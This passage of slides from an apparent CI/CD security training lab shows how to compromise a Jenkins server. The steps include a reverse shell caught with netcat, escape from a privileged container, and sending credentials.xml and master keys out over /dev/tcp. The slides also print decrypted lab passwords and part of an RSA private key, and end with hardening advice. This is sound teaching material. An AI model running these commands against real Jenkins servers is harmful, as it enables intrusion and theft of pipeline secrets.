
4 – Stealing secrets

Hands-on

Now we need to launch a new job within that docker. We can enforce this by changing the configuration of an existing job or creating a new one.





cd /writeup/4_Stealing-secrets-from-the-orchestrator




4 – Stealing secrets
Hands-on

Replace the "node-maven" with "node-docker-privileged"






Add your malicious command within the build steps



cd /writeup/4_Stealing-secrets-from-the-orchestrator




4 – Stealing secrets
Hands-on


Start a listener on port 4242

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4242
listening on [any] 4242 ...
```

Manually trigger the build of your project



cd /writeup/4_Stealing-secrets-from-the-orchestrator



4 – Stealing secrets


Hands-on

You should receive the callback from that new docker.
You can easily escape that container by mounting the host filesystem.

```
$> lsblk
$> mkdir mount_point
$> mount /dev/xvda1 mount_point
$> cd mount_point/bitnami/jenkins/home
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4242
listening on [any] 4242 ...
connect to [10.0.128.25] from ip-10-0-128-26.us-west-1.compute.internal [10.0.128.26] 5137
8
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
root@e4a1fdb251a0:/home/jenkins/agent/workspace/Simple Java Maven App# mkdir mount_point
</workspace/Simple Java Maven App# mkdir mount_point
root@e4a1fdb251a0:/home/jenkins/agent/workspace/Simple Java Maven App# lsblk
lsblk
NAME     MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
xvda     202:0    0   10G  0 disk
├─xvda1  202:1    0  9.9G  0 part /home/jenkins/.jenkins
├─xvda14 202:14   0    3M  0 part
└─xvda15 202:15   0  124M  0 part
root@e4a1fdb251a0:/home/jenkins/agent/workspace/Simple Java Maven App# mount /dev/xvda1 mo
unt_point
<Simple Java Maven App# mount /dev/xvda1 mount_point
```

cd /writeup/4_Stealing-secrets-from-the-orchestrator



4 – Stealing secrets
Hands-on


*We are going to use netcat to exfiltrate the secret. Run the following command **on your kali VM***

```
kali$> nc –lvp 4243 > exfiltrated_secrets.tar
```

*You can then extract the files storing the secrets within Jenkins. Run the following commands **within the compromised docker**.*

```
Jenkins_docker$> tar cvf to_export.tar credentials.xml secrets/master.key
secrets/hudson.util.Secret
Jenkins_docker$> cat to_export.tar > /dev/tcp/{PLACEHOLDER_PRIVATE_IP}/4243
```

```
cd /writeup/4_Stealing-secrets-from-the-orchestrator
```




4 – Stealing secrets
Hands-on

At that point you should have a new "exfiltrated_secret.tar" available within your Kali VM. Let's untar it and decrypt Jenkins secrets

```
kali$> tar xvf exfiltrated_secrets.tar
Kali$> python3.9 /writeup/4_Stealing-secrets-from-the-orchestrator/jenkins_offline_decrypt.py secrets/master.key secrets/hudson.util.Secret credentials.xml
```

```
┌──(kali㉿kali)-[~]
 secrets/master.key secrets/hudson.util.Secret credentials.xml
yFH5u6MyaDBCf4CANVbp
yJR9NTtzsXS_8m3GKVe9
Wavest0neLab2022!
    P2gVTxT+O8PTdmDymEteU+BHXR+n6n13lkY5B5PF
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA89m6/bJtGF53eYsqIE8s5lYiL9HSoR+78b92aGSBzARHyzIp
T4PmR97DL19RZgyEzpq/Jix4B4aCC6EbObFT7mL8fhGC4FhdyfXb8Vk3yMykFgF3
FHipp72pK6ryS9EbrDxKAETAbyFDDjY41BBE9f0YUt3V1jxoI7bnODVkUgBnC/fz
06VnngeikVavo3DPh3lx318mGgXHNx58QPqGxT3TaxpkyqiR3x3C60n0Ewj70Thp
DKtc7zGYtMIKftvpgze16qdCEqzcjQaQeIiL3RNdKWl2oHnAy0p4Ctwdi/ruIpBE
OS3NZ6Ct+hrorq1OFcwGEkFWVupeM0oeZrqtDwIDAQABAoIBAG4f7We3VbeEqhY0
+BBhUViwm33XF3V2nG0/11yrz0ZwxG+KtsdXPP9GJgXV2S/qBWw8zIiT2p0jbMWN
u3rhj5MAFyFkDSP+JFUZ+HtVnHDNomjhvoJ7P7smVykGaag9xm6RR6Y5ZmKJtfvM
FvwGYO5qn7qEvpai7zD54BAtZKH29NeglQYienmor/AvikgDzKTnTNyasrPw6vTM
iJ1C4zaC5eF2LKJF+0OaPIYZD1ZYhlHDgrUh7uSqLdH7tY0ajHvNjcyqkFVjn5eF
```



Stealing secrets from the orchestrator

Feedback

BEST SHOT


Anonymous authentication enabled on a Jenkins Server + "**All users are administrators**"

IT FAIL

Orchestrator configured with "**admin**" "**admin**" credentials

STATISTICS

80%
The orchestrator secrets were obtained



Stealing secrets from the orchestrator

Harden configuration and IAM

Prevent build on the master server


No runner/agent, even within a container, should be running within the master server.

Segregate by sensitivity


If your CICD pipeline must handle projects with widely different level of sensitivity, consider dedicating pipeline depending on the security level required.

Credentials hygiene

Credentials allowing access to the master server should never be shared with any other systems.




Dependency poisoning




The malicious internal version of the public package will be prioritized over the remote one
→ **Low visibility**


Dependency confusion



The malicious remote package will be returned to the user, as the number version is the greatest
→ **High visibility**



Kubernetes introduction



Containers

Containers are a new way to isolate processes running on a same host.

